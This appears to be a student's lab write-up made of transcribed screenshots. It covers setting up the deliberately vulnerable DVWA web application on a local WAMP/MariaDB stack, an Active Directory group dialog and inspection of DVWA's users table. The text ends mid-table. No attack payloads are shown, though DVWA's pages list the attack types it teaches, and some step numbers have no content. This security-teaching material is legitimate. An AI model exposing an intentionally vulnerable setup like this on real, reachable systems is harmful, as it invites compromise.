
Set Primary Group There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.


OK Cancel Apply Help


Windows Taskbar: File Explorer, Edge, Firefox, File Manager, Control Panel, Task View, Start button, Search, Taskbar icons, 9:11 AM, 3/17/2024

The screenshot shows the Windows Active Directory Users and Computers management console. On the left is a navigation tree for the domain 'sneed.co'. A user named 'Kevin Nash' is selected, shown in the main pane with details: Name (Kevin Nash), Type (User). A properties dialog box is open for 'Kevin Nash Properties'. The 'Member Of' tab is selected, displaying group memberships: 'Active Directory Domain Services Folder' (selected), 'Domain Users' (sneed.co/Users), and 'Faculty' (sneed.co/Canandaigua/Groups/Faculty). Below this, the 'Primary group' is set to 'Domain Users'. A note states: 'There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.' At the bottom of the dialog are 'OK', 'Cancel', 'Apply', and 'Help' buttons. The taskbar at the bottom of the screen shows various application icons and the system clock (9:11 AM, 3/17/2024).










Lab 19.01


1-3,



4-5,



6,




7,

```
localhost/dvwa/setup.php# +  
E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 3  
Server version: 11.2.2-MariaDB mariadb.org binary distribution  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> create database test_database;  
Query OK, 1 row affected (0.005 sec)  
  
MariaDB [(none)]> clear  
MariaDB [(none)]> create database dvwa;  
Query OK, 1 row affected (0.014 sec)  
  
MariaDB [(none)]> create user dvwa@localhost identified by 'YES';  
Query OK, 0 rows affected (0.015 sec)  
  
MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;  
Query OK, 0 rows affected (0.018 sec)  
  
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.009 sec)  
  
MariaDB [(none)]> -
```



8-10,



11,

The screenshot shows a Microsoft Edge browser window with the URL `localhost/dvwa/index.php`. The page displays a sidebar with various security modules: Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security, PHP Info, and About. The main content area includes a note about successful exploitation, a warning about uploading to public servers, and a disclaimer about responsibility. It also features a "WARNING!" section and a "More Training Resources" section with links to Mutillidae and OWASP. A message box at the bottom left says "You have logged in as 'admin'". Below the browser window is a Windows taskbar with the DVWA application icon.

is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

You have logged in as 'admin'

Damn Vulnerable Web Application (DVWA)

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

Type here to search

20°C 7:54 PM 3/14/2024

12,

The screenshot shows a Microsoft Edge browser window displaying the DVWA Security :: Damn Vulnerable Web Application. The URL in the address bar is `localhost/dvwa/security.php`. The main content area shows the DVWA logo and the title "DVWA Security". Below it, the "Security Level" section indicates the current level is "impossible". A descriptive text explains that security levels can be set to low, medium, high, or impossible, changing the vulnerability level of DVWA. It provides four options:

1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'. Below this text is a dropdown menu set to "Low" and a "Submit" button. On the left sidebar, there is a vertical list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect. At the bottom of the sidebar are links for DVWA Security, PHP Info, About, and Logout. The taskbar at the bottom of the screen shows the Windows Start button, a search bar with "Type here to search", and icons for File Explorer, Mail, and other system tools. The date and time are shown as 3/14/2024, 7:59 PM.

Lab 19.02:

1,

```
E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe
Server version: 11.2.2-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| dvwa      |
| information_schema |
| mysql      |
| performance_schema |
| sys        |
| test_database |
+-----+
6 rows in set (0.001 sec)

MariaDB [(none)]> use dvwa;
Database changed
MariaDB [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.001 sec)

MariaDB [dvwa]> desc users;
+-----+-----+-----+-----+-----+-----+
| Field    | Type     | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| user_id   | int(6)   | NO   | PRI | NULL    |       |
| first_name | varchar(15) | YES  |     | NULL    |       |
| last_name  | varchar(15) | YES  |     | NULL    |       |
| user       | varchar(15) | YES  |     | NULL    |       |
| password   | varchar(32) | YES  |     | NULL    |       |
